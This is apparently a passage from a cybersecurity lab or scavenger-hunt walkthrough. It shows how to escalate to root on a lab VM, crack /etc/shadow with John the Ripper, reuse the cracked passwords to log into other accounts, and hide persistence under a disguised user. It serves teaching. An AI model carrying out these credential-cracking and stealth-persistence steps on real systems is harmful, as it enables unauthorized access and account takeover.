
- Company servers that house sensitive information will often use monitoring and hardening tools to closely watch key ports, such as `22` for SSH.
- It is also quite difficult for hackers, on their first breached connection, to know the locations of the most sensitive files in a system.
  - For this reason, hackers must both attempt to mask their activity (as you are doing with your `sysd` user), and also ensure that they can discreetly revisit a system. This allows them to maximize the amount of data they can take from the target machine.

Step 4: Crack All the Passwords

Next, to strengthen our control of this system, we will attempt to crack as many passwords as we can.

Having access to all the accounts will also allow us to access the system if our other backdoors are closed.

1. Make sure that you have SSH-ed into the target machine using your `sysd` account.
2. Escalate your privileges to the `root` user.
3. Use John to crack the entire `/etc/shadow` file.
   - You will not need to transfer the file, as John is already installed on the scavenger hunt VM.




```
$ sudo su

root@c727e7d72a1e:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

note


Cracking passwords is a process that takes time. Now might be a good opportunity to take a break and let the computer do the work for you.

Here are the cracked passwords:




```
root@c727e7d72a1e:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (stallman)
freedom          (babbage)
trustno1         (mitnick)
dragon           (lovelace)
lakers           (turing)
passw0rd         (sysd)
passw0rd         (sysadmin)
Goodluck!        (student)
8g 0:00:05:24 100% 2/3 0.02463g/s 341.0p/s 356.1c/s 356.1C/s Missy!..Jupiter!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@c727e7d72a1e:/#
```

Using such cracked credentials, we can log into different accounts. For example – student / Goodluck!




```
student:~\ $
```

Babbage /freedom




```
student:~\ $ sudo su
[sudo] password for student:
student is not in the sudoers file.  This incident will be reported.
student:~\ $ sudo su
[sudo] password for student:
student is not in the sudoers file.  This incident will be reported.
student:~\ $ exit
logout
Connection to 192.168.6.105 closed.
You have new mail in /var/mail/root
root@vm-image-ubuntu-dev-1:/home/sysadmin# ssh babbage@192.168.6.105 -p 22
babbage@192.168.6.105's password:
```




```
root@vm-image-ubuntu-dev-1:/home/sysadmin# ssh babbage@192.168.6.105 -p 22
babbage@192.168.6.105's password:

 _________  ________  ________  ________  _______  _________
|\___   ___\   __  \|\   __  \|\   ____\|\  ___ \|\___   ___\
\|___ \  \_\ \  \|\  \ \  \|\  \ \  \___|\ \   __/\|___ \  \_|
     \ \  \ \ \   __  \ \   _  _\ \  \  __\ \  \_|/__  \ \  \
      \ \  \ \ \  \ \  \ \  \  \ \  \|\  \ \  \_|\ \  \ \  \
       \ \__\ \__\ \__\ \__\ _\ \_______\ \_______\  \ \__\
        \|__|  \|__|\|__|\|__|\|__|\|_______|\|_______|   \|__|
 _____ ______   ________  ________  ___  ___  ___  ________   _______
|\   _ \  _   \|\   __  \|\   ____\|\  \|\  \|\  \|\   ___  \|\  ___ \
\ \  \\__\ \  \ \  \|\  \ \  \___|\ \  \\  \ \  \ \  \ \  \ \  \ \   __/|
 \ \  \|__| \  \ \   __  \ \  \    \ \   __  \ \  \ \  \ \  \ \  \_|/__
  \ \  \    \ \  \ \  \ \  \ \  \____\ \  \ \  \ \  \ \  \ \  \ \  \_|\ \
   \ \__\    \ \__\ \__\ \__\ \_______\ \__\ \__\ \__\ \__\ \__\ \_______\
    \|__|     \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__| \|__|\|_______|

babbage:~\ $
```

lovelace/dragon



```
sysadmin@vm-image-ubuntu-dev-1:~$ ssh lovelace@192.168.6.105 -p 22
lovelace@192.168.6.105's password:

 _________  ________  ________  ________  _______  _________
|\___   ___\   __  \|\   __  \|\   ____\|\  ___ \|\___   ___\
\|___ \  \_\ \  \|\  \ \  \|\  \ \  \___|\ \   __/\|___ \  \_|
     \ \  \ \ \   __  \ \   _  _\ \  \  __\ \  \_|/__  \ \  \
      \ \  \ \ \  \ \  \ \  \  \ \  \|\  \ \  \_|\ \  \ \  \
       \ \__\ \__\ \__\ \__\ _\ \_______\ \_______\  \ \__\
        \|__|  \|__|\|__|\|__|\|__|\|_______|\|_______|   \|__|
 _____ ______   ________  ________  ___  ___  ___  ________   _______
|\   _ \  _   \|\   __  \|\   ____\|\  \|\  \|\  \|\   ___  \|\  ___ \
\ \  \\__\ \  \ \  \|\  \ \  \___|\ \  \\  \ \  \ \  \ \  \ \  \ \   __/|
 \ \  \|__| \  \ \   __  \ \  \    \ \   __  \ \  \ \  \ \  \ \  \_|/__
  \ \  \    \ \  \ \  \ \  \ \  \____\ \  \ \  \ \  \ \  \ \  \ \  \_|\ \
   \ \__\    \ \__\ \__\ \__\ \_______\ \__\ \__\ \__\ \__\ \__\ \_______\
    \|__|     \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__| \|__|\|_______|

lovelace:~\ $
```

Turing/lakers



```
sysadmin@vm-image-ubuntu-dev-1:~$ ssh turing@192.168.6.105 -p 22
turing@192.168.6.105's password:
Permission denied, please try again.
turing@192.168.6.105's password:

 _________  ________  ________  ________  _______  _________
|\___   ___\   __  \|\   __  \|\   ____\|\  ___ \|\___   ___\
\|___ \  \_\ \  \|\  \ \  \|\  \ \  \___|\ \   __/\|___ \  \_|
     \ \  \ \ \   __  \ \   _  _\ \  \  __\ \  \_|/__  \ \  \
      \ \  \ \ \  \ \  \ \  \  \  \ \  \|\  \ \  \_|\ \  \ \  \
       \ \__\ \ \__\ \__\ \__\ _\ \_______\ \_______\  \ \__\
        \|__|  \|__|\|__|\|__|\|__|\|_______|\|_______|   \|__|
 _____ ______   ________  ________  ___  ___  ___  ________   _______
|\   _ \  _   \|\   __  \|\   ____\|\  \|\  \|\  \|\   ___  \|\  ___ \
\ \  \\__\ \  \ \  \|\  \ \  \___|\ \  \\  \ \  \ \  \ \  \ \   __/|
 \ \  \|__| \  \ \   __  \ \  \    \ \   __  \ \  \ \  \ \  \ \  \_|/__
  \ \  \    \ \  \ \  \ \  \ \  \ \____\ \  \ \  \ \  \ \  \ \  \ \  \_|\ \
   \ \__\    \ \__\ \__\ \__\ \_______\ \__\ \__\ \__\ \__\ \__\ \_______\
    \|__|     \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__| \|__|\|_______|

turing:~\ $
```